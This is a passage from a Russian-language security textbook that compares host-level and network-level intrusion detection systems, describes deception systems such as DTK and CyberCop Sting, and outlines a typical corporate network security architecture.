Системы данного класса могут быть реализованы двумя путями. В первом случае, они анализируют записи журнала регистрации конкретного приложения или СУБД и в этом случае мало чем отличаются от систем обнаружения атак на уровне ОС. Достоинство такого пути - в простоте реализации и поддержке практически любого прикладного ПО и СУБД, фиксирующего все события в журнале регистрации. Примером такой системы является RealSecure OS Sensor. Однако в этой простоте кроется и основной недостаток. Для эффективной работы такой системы необходимо потратить немало времени на ее настройку под конкретное приложение, так как каждое из них имеет свой, зачастую уникальный формат журнала регистрации. Второй путь реализации этих систем - интеграция их в конкретное прикладное приложение или СУБД. В этом случае они становятся менее универсальными, но зато более функциональными, за счет очень тесной интеграции с контролируемым ПО. Примером такой системы является WebStalker Pro, разработанной в компании Trusted Information Systems (TIS) и 28 февраля 1998 года приобретенной компанией Network Associates. К сожалению, в настоящий момент данная система больше не выпускается, а некоторые ее элементы интегрированы в систему CyberCop Monitor.

#### ✓ **На уровне сети**

Помимо анализа журналов регистрации или поведения субъектов контролируемого узла, системы обнаружения данного класса могут оперировать и сетевым трафиком. В этом случае система обнаружения анализируют не все сетевые пакеты, а только те, которые направлены на контролируемый узел. По этой причине сетевые интерфейсы данных узлов могут функционировать не только в "смешанном", но и в нормальном режиме. Поскольку такие системы контролируют все входящие и исходящие сетевые соединения, то они также могут исполнять роль персональных межсетевых экранов. Примером таких систем можно назвать RealSecure Server Sensor компании ISS или PortSentry компании Psionic.

## ✓ *Достоинства систем обнаружения атак на уровне узла:*

### 1. Подтверждение факта атаки

Так как системы обнаружения атак, анализирующие журналы регистрации, содержат данные о событиях, которые действительно имели место, то системы этого класса могут с высокой точностью определить - действительно ли атака имела место или нет. В этом отношении системы уровня узла идеально дополняют системы обнаружения атак сетевого уровня, которые будут описаны дальше. Такое объединение обеспечивает раннее предупреждение при помощи сетевого компонента и определение "успешности" атаки при помощи системного компонента.

### 2. Контроль деятельности конкретного узла

Эти системы контролирует деятельность пользователя, доступ к файлам, изменения прав доступа к файлам, попытки установки новых программ и попытки получить доступ к привилегированным сервисам. Например, они могут контролировать все системные входы и выхода пользователя. Для системы сетевого уровня очень трудно, а зачастую и невозможно, обеспечить такой уровень детализации событий. Средства обнаружения атак на системном уровне могут также контролировать деятельность администратора, которая обычно никем не отслеживается. Операционные системы регистрируют любое событие, при котором добавляются, удаляются или изменяются учетные записи пользователей. Средства обнаружения атак данного класса могут обнаруживать соответствующее изменение сразу, как только оно происходит.

Кроме того системы обнаружения атак, функционирующие на уровне узла, могут контролировать изменения в ключевых системных или исполняемых файлах. Попытки перезаписать такие файлы или инсталлировать "тройных коней" могут быть своевременно обнаружены и пресечены. Системы сетевого уровня иногда упускают такой тип деятельности.

### 3. Обнаружение атак, не обнаруживаемых другими средствами

Системы данного класса могут обнаруживать атаки, которые не могут быть обнаружены средствами сетевого уровня. Например, атаки, осуществляемые с самого атакуемого сервера. Кроме того, некоторые системы (например, RealSecure Server Sensor) могут обнаруживать сетевые атаки, направленные на контролируемый узел, но по каким-либо причинам пропущенные системой обнаружения атак на уровне сети.

### 4. Работа в коммутированных сетях и сетях с канальным шифрованием

Поскольку данные средства обнаружения атак устанавливаются на различных узлах сети предприятия, они могут преодолеть некоторые из проблем, возникающие при эксплуатации систем сетевого уровня в коммутируемых сетях и сетях с канальным шифрованием.

Коммутация позволяет управлять крупномасштабными сетями, как несколькими небольшими сетевыми сегментами. В результате бывает трудно определить наилучшее место для установки системы, обнаруживающей атаки в сетевом трафике. Иногда могут помочь специальные порты (mirror ports, managed ports, span ports) на коммутаторах, но не всегда. Обнаружение атак на системном уровне обеспечивает более эффективную работу в коммутируемых сетях, так как позволяет разместить системы обнаружения только на тех узлах, на которых это необходимо.

Канальное шифрование также может являться проблемой для систем обнаружения атак сетевого уровня, так как они могут оставаться "слепыми" к определенным, зашифрованным атакам. Системы, работающие на уровне узла, не имеют этого ограничения, так как на уровень ОС поступает уже расшифрованный трафик.

## **5. Обнаружение и реагирование почти в реальном масштабе времени**

Хотя обнаружение атак на системном уровне не обеспечивает реагирования в действительно реальном масштабе времени, оно, при правильной реализации, может быть осуществлено почти в реальном масштабе. В отличие от устаревших систем, которые проверяют статус и содержания журналов регистрации через заранее определенные интервалы, многие современные системы получают прерывание от ОС, как только появляется новая запись в журнале регистрации. Эта новая запись может быть обработана сразу же, значительно уменьшая время между распознаванием атаки и реагированием на нее. Остается задержка между моментом записи операционной системой события в журнал регистрации и моментом распознавания ее системой обнаружения атак, но во многих случаях злоумышленник может быть обнаружен и остановлен прежде, чем он нанесет какой-либо ущерб.

## **6. Низкая цена**

Несмотря на то, что системы обнаружения атак сетевого уровня обеспечивают анализ трафика всей сети, очень часто они являются достаточно дорогими. Стоимость одной

системы обнаружения атак может превышать \$10000. С другой стороны, системы обнаружения атак на уровне конкретного стоят сотни долларов за один агент и могут приобретаться покупателем по мере наращивания сети.



Рисунок 3.6 «Компоненты системы обнаружения атак на уровне узла»

### ✓ Системы обнаружение атак на уровне сети

Первоначальные исследования велись в области анализа регистрационных файлов, созданных операционной системой и различными приложениями. Этот анализ проводился с целью поиска записей, характеризующих потенциальное нападение или какую либо аномальную деятельность. Однако на практике оказалось, что системы обнаружения атак на основе регистрационных журналов не позволяют обнаруживать множество атак. Поэтому внимание разработчиков переключилось на сетевой уровень.

Основное ограничение первых разработанных систем обнаружения атак в том, что доступ к регистрационным журналам осуществлялся только на уровне ОС, СУБД и приложений. Развитие сетей, требующих контроля на всех уровнях инфраструктуры информационной системы, привел к созданию так называемых Kernel-based и Network-based систем обнаружения атак, то есть, работающих на уровне ядра ОС и уровне сети.


Система обнаружения атак на уровне сети за счет используемых в ней алгоритмов имеет доступ ко всем данным, передаваемым между узлами сети. Так как такая система выполняется на компьютере, отличном от того, атаки на который контролируются, то никакого снижения эффективности последних не наблюдается.

Как показывает анализ имеющихся сегодня систем обнаружения атак на уровне сети, все они используют в качестве источника данных сетевой трафик, который анализируется на наличие в нем признаков атак. Также возможен анализ журналов регистрации сетевого программно-аппаратного обеспечения (например, маршрутизатор, межсетевой экран или анализатор протоколов), фиксирующего весь обрабатываемый им трафик. В идеале эти средства должны работать в любых сетях, но, как показывает практика, средства обнаружения атак обнаруживают нарушения политики безопасности в сетях с разделяемой средой передачи данных (shared media), в которых одна линия связи используется попеременно несколькими компьютерами. То есть данные системы функционируют в технологиях Ethernet (и, следовательно, Fast Ethernet и Gigabit Ethernet), Token Ring, FDDI. Это связано с тем, что в таких сетях один компьютер может получить доступ ко всем пакетам, передаваемым в сегменте сети. Это существенно удешевляет системы обнаружения атак, так как практически независимо от числа узлов в сегменте сети, трафик между ними может контролироваться всего одной системой обнаружения атак. В случае индивидуальных линий связи между узлами (например, АТМ) необходимо устанавливать систему обнаружения атак между каждой парой взаимодействующих узлов, что нецелесообразно по финансовым соображениям. Именно поэтому существующие реализации сетевых систем обнаружения атак поддерживают, в основном, сетевые технологии с разделяемой средой передачи данных. Кроме того системы обнаружения атак имеют еще одно ограничение. Они могут анализировать не любые стеки протоколов, а только самые распространенные. Из всех существующих на сегодняшний день систем обнаружения атак, примерно 95% работают со стеком TCP/IP и 5% - со стеком SMB/NetBIOS. Коммерческих систем, поддерживающих стек IPX/SPX, не говоря уже о других стеках, не известно.

### *1. Достоинства систем обнаружения атак на уровне сети*

Системы обнаружения атак сетевого уровня имеют много достоинств, которые отсутствуют в системах обнаружения атак, функционирующих на конкретном узле. Многие покупатели используют систему обнаружения атак сетевого уровня из-за ее низкой стоимости эксплуатации и своевременного реагирования. Ниже представлены основные причины, которые делают систему обнаружения атак на сетевом уровне одним из наиболее важных компонентов эффективной реализации политики безопасности.

### **2. Низкая стоимость эксплуатации**



Системы сетевого уровня не требуют, чтобы на каждом хосте устанавливалось программное обеспечение системы обнаружения атак. Поскольку для контроля всей сети число мест, в которых установлены IDS невелико, то стоимость их эксплуатации в сети предприятия ниже, чем стоимость эксплуатации систем обнаружения атак на системном уровне. Кроме того, для контроля сетевого сегмента, необходим только один сенсор, независимо от числа узлов в данном сегменте.

### **3. Обнаружение сетевых атак**

Системы, функционирующие на уровне узла, как правило, не работают с сетевыми пакетами, и, следовательно, не могут определять эти типы атак. Исключением являются системы типа RealSecure Server Sensor или Centrax, которые содержат в себе сетевые компоненты, обнаруживающие и сетевые атаки, направленные на конкретный узел. Эти системы обнаружения атак могут исследовать содержание тела данных пакета, отыскивая команды, используемые в конкретных атаках. Например, когда хакер пытается найти серверную часть Back Office на системах, которые пока еще не поражены ею, то этот факт может быть обнаружен путем исследования именно содержания тела данных пакета. Как говорилось выше, системы системного уровня не работают на сетевом уровне, и поэтому не способны распознавать такие атаки.

### **4. Невозможность "заматания следов"**

Сетевой пакет, будучи ушедшим с компьютера злоумышленника, уже не может быть возвращен назад. Системы, функционирующие на сетевом уровне, используют "живой" трафик при обнаружении атак в реальном масштабе времени. Таким образом, злоумышленник не может удалить следы своей несанкционированной деятельности. Анализируемые данные включают не только информацию о методе атаки, но и информацию, которая может помочь при идентификации злоумышленника и доказательстве в суде. Поскольку многие хакеры хорошо знакомы с механизмами системной регистрации, они знают, как манипулировать этими файлами для скрытия следов своей деятельности, снижая эффективность систем системного уровня, которым требуется эта информация для того, чтобы обнаружить атаку.

### **5. Обнаружение и реагирование в реальном масштабе времени**

Данные системы обнаруживают подозрительные события и атаки по мере того, как они происходят, и поэтому обеспечивают гораздо более быстрое уведомление и реагирование,

чем системы, анализирующие журналы регистрации. Например, хакер, инициирующий сетевую атаку типа "отказ в обслуживании" на основе протокола TCP, может быть остановлен системой обнаружения атак сетевого уровня, посылающей TCP-пакет с установленным флагом Reset в заголовке для завершения соединения с атакующим узлом, прежде чем атака вызовет разрушения или повреждения атакуемого узла. Системы анализа журналов регистрации не распознают атаки до момента соответствующей записи в журнал и предпринимают ответные действия уже после того, как была сделана запись. К этому моменту наиболее важные системы или ресурсы уже могут быть скомпрометированы или нарушена работоспособность системы, запускающей систему обнаружения атак на уровне узла. Уведомление в реальном масштабе времени позволяет быстро среагировать в соответствии с предварительно определенными параметрами. Диапазон этих реакций изменяется от разрешения проникновения в режиме наблюдения для того, чтобы собрать информацию об атаке и атакующем, до немедленного завершения атаки.

#### 6. Обнаружение неудавшихся атак или подозрительных намерений

Система обнаружения атак на уровне сети, установленная снаружи межсетевого экрана, может обнаруживать атаки, нацеленные на ресурсы, защищаемые МСЭ, даже, несмотря на то, что МСЭ, возможно, отразит эти попытки. Эта информация может быть очень важной при оценке и совершенствовании политики безопасности. Она поможет понять уровень возможностей и квалификацию злоумышленника.

#### 7. Независимость от операционных систем, используемых в организации

Системы обнаружения атак, функционирующие на сетевом уровне, не зависят от операционных систем, установленных в корпоративной сети, так как они оперируют сетевым трафиком, которым обмениваются все узлы в корпоративной сети. Системе обнаружения атак все равно, какая ОС сгенерировала тот или иной пакет, если он в соответствии со стандартами, поддерживаемыми системой обнаружения. Например, в сети могут работать ОС Windows 98, Windows NT, Windows 2000, Netware, Linux, MacOS, Solaris и т.д., но если они общаются между собой по протоколу IP, то любая из систем обнаружения атак, поддерживающая этот протокол, сможет обнаруживать атаки, направленные на эти ОС.



Рисунок 3.7 «Компоненты системы обнаружения атак на уровне сети»

### 3.7 Обманные системы

Обычно, когда речь заходит об обмане в области информационной безопасности, сразу вспоминаются попытки злоумышленников использовать те или иные скрытые лазейки для обхода используемых средств защиты. Будь то кража паролей и работа от имени авторизованного пользователя или несанкционированное использование модемов. Однако обман может сослужить хорошую службу не только для злоумышленников, но и для защитников корпоративных ресурсов. Сразу необходимо отметить, что обман очень редко используется в качестве защитного механизма. Обычно, когда речь заходит о средствах защиты, на ум сразу приходят современные межсетевые экраны, блокирующие любые попытки проникновения хакеров. Или, если обратиться к фантастической литературе, то для защиты от проникновения используются системы с искусственным интеллектом, которые "адаптируются" к нападениям злоумышленников и противопоставляют им адекватные защитные меры. Такие системы описаны в "Лабиринте отражений" Сергея Лукьяненко или "Neuromancer" Уильяма Гибсона. Но "не межсетевым экраном единым". Приходится обращать свое внимание и на другие "нестандартные" защитные механизмы. Это частично собьет с толку злоумышленников и нарушителей, привыкших к широко известным средствам обеспечения информационной безопасности.

Существует множество различных вариантов использования обмана в благих целях. Вкратце перечислю некоторые механизмы обмана, основываясь на классификации Даннигана (Dunnigan) и Ноуфи (Nofi):


1. Сокрытие.
2. Камуфляж.
3. Дезинформация.

В той или иной мере эти механизмы используются в практике работ отделов безопасности. Однако, как правило, эти механизмы используются не для информационной, а для иных областей обеспечения безопасности (физическая, экономическая и т.д.).

В области информационной безопасности наибольшее распространение получил первый метод - сокрытие. Ярким примером использования этого метода в целях обеспечения информационной безопасности можно назвать сокрытие сетевой топологии при помощи меж сетевого экрана. Примером камуфляжа можно назвать использование Unix-подобного графического интерфейса в системе, функционирующей под управлением операционной системы Windows NT. Если злоумышленник случайно увидел такой интерфейс, то он будет пытаться реализовать атаки, характерные для ОС Unix, а не для ОС Windows NT. Это существенно увеличит время, необходимое для "успешной" реализации атаки.

Во многих американских фильмах о хакерах, последние, атакуя военные системы Пентагона, мгновенно определяли тип программного обеспечения военной системы лишь взглянув на приглашение ввести имя и пароль. Как правило, каждая операционная система обладает присущим только ей способом идентификации пользователя, отличающимся от своих собратьев цветом и типом шрифта, которым выдается приглашение; текстом самого приглашения, местом его расположения и т.д. Камуфляж позволяет защититься именно от такого рода атак.

И, наконец, в качестве примера дезинформации можно назвать использование заголовков (banner), которые бы давали понять злоумышленнику, что атакуемая им система уязвима. Например, если в сети используется почтовая программа sendmail версии 8.9.3, а возвращаемый ею заголовок утверждает обратное, то нарушитель потратит много времени и ресурсов, чтобы попытаться эксплуатировать уязвимости, присущие ранним версиям sendmail (до 8.9.3).

Рассмотрим только 2 и 3 классы обманных методов, как менее известные и наиболее интересные. Работа систем их реализующих заключается в том, что эти системы эмулируют те или иные известные уязвимости, которых в реальности не существует. Использование средств (deception systems), реализующих камуфляж и дезинформацию, приводит к следующему:

1. Увеличение числа выполняемых нарушителем операций и действий. Так как заранее определить является ли обнаруженная нарушителем уязвимость истинной или нет, злоумышленнику приходится выполнять много дополнительных действий, чтобы выяснить это. И даже дополнительные действия не всегда помогают в этом. Например, попытка запустить программу подбора паролей (например, Crack для Unix или L0phtCrack для Windows) на сфальсифицированный и несуществующий в реальности файл, приведет к бесполезной трате времени без какого-либо видимого результата. Нападающий будет думать, что он не смог подобрать пароли, в то время как на самом деле программа "взлома" была просто обманута.

2. Получение возможности отследить нападающих. За тот период времени, когда нападающие пытаются проверить все обнаруженные уязвимости, в том числе и фиктивные, администраторы безопасности могут проследить весь путь до нарушителя или нарушителей и предпринять соответствующие меры, например, сообщить об атаке в соответствующие судебные инстанции.

Обычно в информационной системе используются от 5 до 10 зарезервированных портов (с номерами от 1 до 1024). К ним можно отнести порты, отвечающие за функционирование сервисов HTTP, FTP, SMTP, NNTP, NetBIOS, Echo, Telnet и т.д. Если обманные системы эмулируют использование еще 100 и более портов, то работа нападающего увеличивается во

стократ. Теперь злоумышленник обнаружит не 5-10, а 100 открытых портов. При этом мало обнаружить открытый порт, надо еще попытаться использовать уязвимости, связанные с этим портом. И даже если нападающий автоматизирует эту работу путем использования соответствующих программных средств (Nmap, SATAN и т.д.), то число выполняемых им операций все равно существенно увеличивается, что приводит к быстрому снижению производительности его работы. И при этом злоумышленник все время находится под дамокловым мечом, опасаясь своего обнаружения.

Есть и другая особенность использования обманных систем. По умолчанию обращение ко всем неиспользуемым портам игнорируется. Тем самым попытки сканирования портов могли быть пропущены используемыми защитными средствами. В случае же использования обманных систем все эти действия будут сразу же обнаружены при первой попытке обращения к ним.

С помощью обманных систем злоумышленников бьют их же оружием и чаша весов склоняется уже не в пользу атакующих, которые раньше почти всегда были на шаг впереди специалистов по защите. Применение обманных систем - это достаточно интересный и при правильном применении - эффективный метод обеспечения информационной безопасности. Однако для большей эффективности можно порекомендовать использовать связку защитных средств "обманные системы - системы обнаружения атак", которая позволит не только обнаружить нападающего сразу же после первой попытки атаки, но и заманить его при помощи обманной системы, тем самым, давая время администраторам безопасности на обнаружение злоумышленника и принятие соответствующих мер.

Существует два класса обманных систем. Первые эмулируют некоторые сервисы или уязвимости только на том компьютере, на котором они запущены. Примером такой системы является Decoy-режим RealSecure OS Sensor, WinDog-DTK или система The Deception Toolkit (DTK). Второй класс систем эмулирует не отдельные сервисы, а сразу целые компьютеры и даже сегменты, содержащие виртуальные узлы, функционирующие под управлением разных ОС. Примером такой системы является CyberCop Sting.

Но не стоит забывать, что обманные системы - это не панацея от всех бед. Они помогают в случае простых нападений, осуществляемых начинающими или неопытными злоумышленниками. В случае квалифицированных и опытных нарушителей обманные системы теряют свою эффективность. Предварительный анализ трафика позволяет злоумышленнику понять, какие из обнаруженных портов фиктивные. Моделирование атак на стенде и сравнение результатов с тем, что выдается в реальной атакуемой системе, также позволяет обнаружить использование обманных средств. Мало того, неправильная конфигурация обманной системы приведет к тому, что злоумышленник сможет обнаружить факт слежки за ним и прекратит свою несанкционированную деятельность. Однако число

действительно квалифицированных злоумышленников не так велико и поэтому использование обманных средств может помочь в большинстве случаев.



Рисунок 3.8 «Функционирование обманной системы CyberCop Sting»

### 3.8 Создание типовой архитектуры безопасности корпоративной сети

Экспоненциальное развитие информационных технологий в конце 20 века привело к тому, что на сегодняшний день практически все бизнес процессы любой компании основаны на использовании различных автоматизированных систем. Подобная тенденция к всеобщей автоматизации бизнес процессов обусловлена прежде всего конкурентной борьбой: чем ниже себестоимость продукции и, следовательно, - тем выше конкурентоспособность компании. Именно поэтому такое широкое применение в экономике нашли компьютерные сети (в т.ч. Internet) и созданные на их базе различные распределенные вычислительные системы, позволяющие существенно сократить время, необходимое для выполнения различных технологических операций. Анализ ситуации рынка информационных технологий показывает его дальнейший бурный рост в ближайшее десятилетие.

Однако наряду с безусловными позитивными моментами, связанными с всеобщей автоматизацией бизнес процессов, существуют и негативные стороны. К ним прежде всего необходимо отнести вновь возникающие проблемы, связанные с безопасностью обрабатываемой информации в автоматизированных системах компании. Всего существуют три классических угрозы безопасности информации - это угрозы раскрытия, целостности и отказа в обслуживании.


Итак, Вы - IT-менеджер компании. Что произойдет, если информация, обрабатываемая в Вашей информационной системе, попадет к конкурентам (угроза раскрытия)? Что случится, если произойдет несанкционированное изменение критично важных для Вашей компании

документов (угроза целостности)? Что произойдет, если внезапно Ваша автоматизированная система будет остановлена (угроза отказа в обслуживании)?

Обратимся лишь к некоторым фактам - статистика нарушений информационной безопасности неумолима:

- 1999г. В США убытки компаний составили 266 млн. \$
- 1996-1998 среднегодовые потери составляли 120 млн. \$
- выход из строя на 22 часа сайта eBay.com принес компании убытки в размере 5 млн. \$

Попробуйте оценить возможный ущерб, который принесет Вашей компании реализация на практике вышеприведенных угроз. Попробовали? Если нанесенный ущерб оказался несущественен, то это означает, что уровень автоматизации бизнес-процессов в Вашей компании на сегодняшний день не высок и вопросы обеспечения информационной безопасности вам предстоит решать только в будущем. Если же стоимость возможного ущерба составила внушительную цифру, то ответ для Вас очевиден - настал момент, когда пренебрежение вопросами безопасности информации может привести к серьезным убыткам для Вашей компании.

Рассмотрим теперь несколько стандартных заблуждений, которые по опыту авторов часто встречаются у IT-менеджеров компаний: "У нас в корпоративной сети защищать нечего!" и "Наша корпоративная сеть не имеет выхода в Интернет - значит нам ничего не угрожает". Поверьте нашему обширному опыту секьюрети-аналитиков с многолетним стажем, во внутренней сети практически любой компании можно с легкостью найти информацию, представляющую для компании большую ценность. Чем определяется ценность информации - убытками, которые понесет компания, если эта информация подвергнется воздействию одной или нескольких угроз, перечисленных в предыдущем абзаце. Простой пример - у каждой компании обычно имеются конкуренты. И у каждой компании обычно имеется база данных собственных клиентов, ... которая несомненно может представлять очень большой интерес для конкурента.

Допустим ваша корпоративная сеть не имеет выходов в Интернет. Это что, означает что нам не нужно решать вопросы внутренней информационной безопасности? Вы 100% одинаково доверяете всем своим сотрудникам: от уборщицы до высшего руководства? Почему для 9 из 10 руководителей компаний является очевидным фактом стопроцентная необходимость физического обеспечения внутренней безопасности компании (комплекс физических и технических мер по охране помещений) и те же 9 из 10 руководителей не считают нужным заниматься внутренней безопасностью своих сетей. Почему? Потому что мы с вами, коллеги IT-менеджеры, плохо объясняем руководству, что наличие вооруженного охранника у серверной комнаты ни коим образом не спасет компанию от засланной



конкурентами "простой" уборщицы, которая, подключившись к любому компьютеру внутри вашей сети, может, несмотря на физическую охрану сервера, с легкостью осуществить к нему несанкционированный доступ.

Перейдем теперь от слов к делу и коснемся технической части вопроса. Прежде чем говорить об архитектуре безопасности корпоративной сети, рассмотрим кратко основные имеющиеся на сегодняшний день программно-аппаратные средства информационной защиты, которые могут быть использованы в предлагаемой ниже архитектуре.

<b>Средства защиты персонального компьютера</b>	<b>Средства сетевой защиты</b>
1. Антивирусная защита	1. Межсетевые экраны
2. Идентификация и аутентификация пользователей при входе в систему	2. VPN-шифраторы
3. Разграничение доступа между пользователями	3. Средства анализа защищенности
4. Криптографическая защита данных	4. Средства обнаружения атак
5. Персональный межсетевой экран и система обнаружения атак	5. Средства антивирусной защиты трафика
	6. Средство анализа содержимого трафика

На следующем рисунке показана типовая архитектура безопасности корпоративной сети, подключенной к Интернет.



Рисунок 3.9 Типовая архитектура безопасности корпоративной сети, подключенной к Интернет.

Рисунок Типовая архитектура безопасности корпоративной сети, подключенной к Интернет

Рассмотрим основные принципы, которые были в нее заложены:

1. Введение N категорий секретности и создание соответственно N выделенных сетевых сегментов пользователей. При этом каждый пользователь внутри своего сетевого сегмента имеет одинаковый уровень секретности (допущен к информации одного уровня секретности). В этом случае мы всегда на своих семинарах проводим аналогию с секретным заводом, где все сотрудники в соответствии со своим уровнем доступа имеют доступ только к соответствующим этажам. Эта структура объясняется тем, что ни в коем случае нельзя смешивать потоки информации разных уровней секретности. Не менее очевидным объяснением такого разделения всех пользователей на N изолированных сегментов является легкость осуществления атаки внутри одного сегмента сети.

